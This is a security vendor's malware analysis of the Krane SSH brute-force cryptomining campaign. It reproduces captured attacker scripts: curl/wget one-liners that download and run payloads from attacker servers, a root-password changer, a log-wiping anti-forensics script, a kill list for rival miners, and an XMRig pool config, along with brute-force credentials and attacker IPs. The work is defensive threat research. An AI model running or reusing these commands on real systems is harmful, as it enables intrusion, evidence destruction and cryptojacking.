New Threat Alert: Krane Malware

cujo.com/threat-alert-krane-malware/

November 12, 2021

All posts
November 12, 2021

One of our honeypots has recently captured an interesting attack that we have not seen before. In this article, we will go through the peculiarities of the malware and detail the findings in a technical analysis.

Catching something truly unique in the wild forest of the IoT threat landscape has not been a common event in 2021, since most of the attacks are descendants of Mirai and Gafgyt malware. We also recommend reading our Honeypot Journals II: Attacks on Residential Endpoints a more broader overview of attacker tactics.

The malware specimen we spotted not only has common capabilities like brute-force login prompts and the ability to deploy the XMRig cryptominer application to mine Monero for the attackers, but it also has an interesting combination of Bash and Python scripts to propagate and move laterally to infect vulnerable hosts.


Overall, the malware has the following features:

- Brute-forces credentials to enter SSH
- Built-in password dictionary

- Uses curl and wget to grab second stage payloads
- Sets up persistence and cleans up logs to cover its tracks
- Checks for competing botnets and cryptominers, kills their processes
- Deploys XMRig cryptominer
- Uses Bash scripts and a Python script to further propagate to vulnerable hosts
- Includes a subnet scanner and a banner grabber module

The Initial Vector of the Krane Malware

The initial vector of entry was a brute-forced SSH login. Our sensor had flagged the attempt and we tried to find similar events or events from the same source.



```
{
  "eventid": "cowrie.login.failed",
  "username": "azureuser",
  "password": "Nr!_CapiBraksjdlfS@4827fVfg1",
  "message": "login attempt [azureuser/Nr!_CapiBraksjdlfS@4827fVfg1]
    failed",
  "timestamp": "2021-10-13T21:12:17.614923Z",
  "src_ip": "209.141.47.39"
}
```


We saw that the following IP addresses were carrying out brute-force attempts in this campaign:

IP	rDNS
198.98.52[.]12	No rDNS entry.
199.19.226[.]4	kk[.]ko
199.195.252[.]242	No rDNS entry.
209.141.40[.]193	smtp21.dsfdsaonline[.]com
209.141.47[.]39	chenximiao[.]ml
209.141.55[.]247	No rDNS entry.
209.141.51[.]168	soen390.alan[.]ly

All of these IP addresses belong to AS53667.

AS53667, or PONYNET, has been known to be a malware distribution center for some time now. PONYNET is owned by Frantech Solutions, a so-called bulletproof hosting service provider. Bulletproof hosting providers allow their customers considerable leniency in the types of material they upload and distribute from hosted servers, whether it be phishing campaigns, malicious botnets, or other illegal activities.

The firm BuyVM (also owned by Frantech Solutions) has datacenters in the US and originate most of the attacks noted above.



AS number:	AS53667
AS name:	PONYNET
Country:	US
Total IPs observed ⓘ:	649
Online malware site ⓘ:	141 (2%)
Offline malware site ⓘ:	6'661 (98%)
Oldest active malware site ⓘ:	2020-12-01 08:44:03 UTC (A
Newest active malware site ⓘ:	2021-11-04 05:25:06 UTC
Average takedown time ⓘ:	13 days, 8 hours, 59 minutes
First seen:	2018-04-11 08:22:52 UTC
Last seen:	2021-11-03 23:40:12 UTC

https://urlhaus.abuse.ch/asn/53667/

We observed the following usernames being used in the SSH break-in events:

Usernames
Git
Web
Cisco
Tomcat
Steam
Chia
Hyjx
Es
Azureuser

Once the malware gains access with valid credentials, it will attempt to deploy a downloader script, which tries to pull the second stage payload from a hardcoded location.

```
cd /dev/shm || cd /tmp || cd /var/run || cd /mnt; wget 198.98.56[.]65/krax || curl -o krax 198.98.56.65/krax; tar xvf
krax; cd ._lul; chmod +x *; ./krn; ./krane [email protected]

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.57[.]111/ssh || curl -o ssh 209.141.57.111/ssh; tar
xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane [email protected]
```

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.32[.]157/ssh || curl -o ssh 209.141.32.157/ssh; tar
xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane Root12345
```

The three highlighted servers had been the main distributors of Krane, but, over the following weeks, many others have started to propagate the Krane malware:

# Count	Distribution server
68	198.98.56[.]65/krax
50	209.141.57[.]111/ssh
36	209.141.32[.]157/ssh
11	209.141.32[.]204/ssh
7	209.141.54[.]197/ssh
4	209.141.58[.]203/ssh

The last argument in the Bash downloader script looks to be a password that is passed to the krane file (see the Second Payload section for more info on the krane file). We have seen the following passwords used:

Passwords
user
hduser
Test1234
[email protected]
[email protected]
Test1236
test12346
Test12346
nagios6
oracle6
Postgres1236
traacerlab6
1234566
12346
Admin123456
oracle6Z
1234566l
ubuntu
admin
Root12345
admin6(
[email protected]
[email protected]

Second Stage Payloads

There were two main packages being pulled via the scripts:

- krax
- ssh

The krax Package


```
cd /dev/shm || cd /tmp || cd /var/run || cd /mnt; wget 198.98.56[.]65/krax || curl -o krax 198.98.56.65/krax; tar xvf
krax; cd ._lul; chmod +x *; ./krn; ./krane [email protected]
```

The package called krax consists of a hidden directory called *._lul.*

Inside the directory, we can see the following files:

- config.json
- krn
- krane


krane:



```
#!/bin/bash

my_uid=$(echo $UID)
current_pass=$1
new_pass="Nr!_CapiBraksjdlfS@3111fVfg1"

if [[ $my_uid > 0 ]]; then

    echo -e "$current_pass\n$new_pass\n$new_pass" | passwd

else

    echo -e "$new_pass\n$new_pass" | passwd

fi
```

The UID check will, by default, return the value 0 if the current user is root, and, if that is the case, the condition will take the *else* branch.

On MacOS, if the script is running via a normal user account, the UID usually has an id of 50x, while on Linux system the UID will be > 1000.



```
rm -rf krane*
rm -rf config*
rm -rf ../ssh
rm -rf ../ssh*
rm -rf /tmp/ssh*
rm -rf /tmp/.ssh/config*
rm -rf /tmp/.ssh/krane*
rm -rf .bash_history
rm -rf /var/run/utmp
rm -rf /var/run/wtmp -
rm -rf /var/log/lastlog
rm -rf /usr/adm/lastlog
rm -rf .bash_history
cd /home
rm -rf yum.log
cd /var/log/
rm -rf wtmp
rm -rf run
rm -rf ../road
rm -rf ../.road
rm -rf secure
rm -rf lastlog
rm -rf messages
touch messagess
touch wtmp
touch secure
touch lastlog
cd /root
rm -rf .bash_history
touch .bash_history
unset HISTFILE
unset HISTSAVE
history -n
unset WATCH
nohup sh /tmp/.ssh/b &
cd
HISTFILE=/dev/null
history -c && rm -f ~/.bash_history
cd ..
```

The krane script also does some house-chores:

- It cleans up pre-existing instances of Krane,
- Deletes log files like lastlog, bash_history, messages, utmp and wtmp to hide its activities,
- Re-creates the log files to remove traces of tampering.

As we investigated the campaign, we have gathered all variants of this shellscript and made notes of all hardcoded passwords used:

The krane bash script also includes a short Romanian sentence, shedding some light on its creator's likely whereabouts.

```
#descarci scriptu, si il rulezi cu ./script.sh parola_de_la_root
```

It means "download the script, and run it with ./script.sh."

krn:

This binary is the executable of the cryptocurrency miner, called XMRig 6.12.1.

XMRig is a high performance, open source, cross platform RandomX, KawPow, CryptoNight and AstroBWT unified CPU/GPU miner and RandomX benchmark. It hijacks the user's computer and uses its resources to mine digital currency.


XMRig has many plugins and supports many types of CPUs and GPU cores, like nVidia CUDA or AMD (OpenCL).

config.json:

Config.json is the descriptive file, a configuration set for XMRig to know where to connect to and which crypto pool to use.

Krane uses Hashvault's pool, like many other cryptocurrency-mining malware:

pool.hashvault.pro:80



```
"pools": [
  {
    "algo": null,
    "coin": null,
    "url": "pool.hashvault.pro:80",
    "user": "
      46yvASpNp25BeTXJB9Zd18K4b7LWcYGZ2HYopYF6TNfCNWJQc2xMJb5dow7SucAYPu1eAui54mf3AFifzYvfAbF35kFaXJb",
    "pass": "CPP",
    "rig-id": null,
    "nicehash": false,
    "keepalive": false,
    "enabled": true,
    "tls": true,
    "tls-fingerprint": "420c7850e09b7c0bdcf748a7da9eb3647daf8515718f36d9ccfdd6b9ff834b14",
    "daemon": false,
    "self-select": nul
  }
```

The ssh Package

The other campaign downloads a package file called ssh:

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.32[.]157/ssh || curl -o ssh 209.141.32.157/ssh; tar
xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane Root12345
```


Inside the packed archive file is a hidden directory called *.ssh,* with two files inside:

- krane
- sshd

The script file krane is the same as the one described in the krax archive file.


sshd

The sshd Bash script is a second-stage downloader script: based on the output of the *nproc* environmental variable, it will pull either the road campaign or the runner campaign.



```bash
#!/bin/bash

my_nproc=$(echo $nproc)

if [[ $my_nproc > 0 ]]; then

        cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf road*; rm -rf .road; wget http://runroadrunner.com/road || curl -o road http://runroadrunner.com/road; tar xvf road; cd .road; chmod +x *; ./run

else

        cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf runner; rm -rf .runner; wget http://runroadrunner.com/road || curl -o runner http://runroadrunner.com/runner; tar xvf runner; cd .runner; chmod +x *; ./run

fi
```

Nproc prints the available CPU cores on any given system. However, the condition which determines this is fundamentally flawed: nproc is being queried from the $nproc variable, but it is not set on every system by default.




```
root@linux:~# nproc
2
root@linux:~# nproc --all
2
root@linux:~# echo $nproc

root@linux:~# 
```

We found that most Linux systems simply return nothing when $nproc is queried, triggering the else branch of the condition.

Later, we captured a new variant of the downloader script, which not only checks for the available processing units, but also checks whether libssh-4 library is installed on system.

`dpkg -l | grep libssh4`



```bash
#!/bin/bash

if [[ `nproc | grep 1` ]] && [[ `dpkg -l | grep libssh-4` ]]; then

        cd /tmp || cd /dev/shm || cd /var/run || cd /mnt || cd /root || cd /;rm -rf runner; rm -rf .runner; wget http://ro4drunner.com/runner || curl -o runner http://ro4drunner.com/runner; tar xvf runner; cd .runner; chmod +x *; ./run

else

        cd /tmp || cd /dev/shm || cd /var/run || cd /mnt || cd /root || cd /;rm -rf road*; rm -rf .road; wget http://ro4drunner.com/road || curl -o road http://ro4drunner.com/road; tar xvf road; cd .road; chmod +x *; ./run; ./krane
fi
```

.road:


A hidden folder *.road* is created in this campaign, it has five files:

- a
- b
- config.json
- krane
- run

“a” script file

This script file’s purpose is to kill:

- running instances of Krane,
- other instances of XMRig,
- the Sysrv botnet,
- the cryptojacker Watchdog.



```
killall krn
pkill -f krn
killall kthreaddk
pkill -f kthreaddk
killall ip
pkill -f ip
killall .dhpcd
pkill -f .dhpcd
pkill -f syst3md
killall syst3md
killall xmrig
pkill -f xmrig
killall zzh
pkill -f zzh
```

“b” script file


```
nohup watch -n 3 sh /tmp/.ssh/a &
```

nohup is a POSIX command which means “no hang up”. Its purpose is to execute a command that ignores the HUP (hangup) signal and therefore does not stop when the user logs out. Output that would normally go to the terminal goes to a file called nohup.

The file being executed and watched is the “*a”* script file, which kills competing cryptominers and any earlier instances of XMRig or Krane.

config.json

The XMRig configuration file that stores the pool, password, and wallet information.

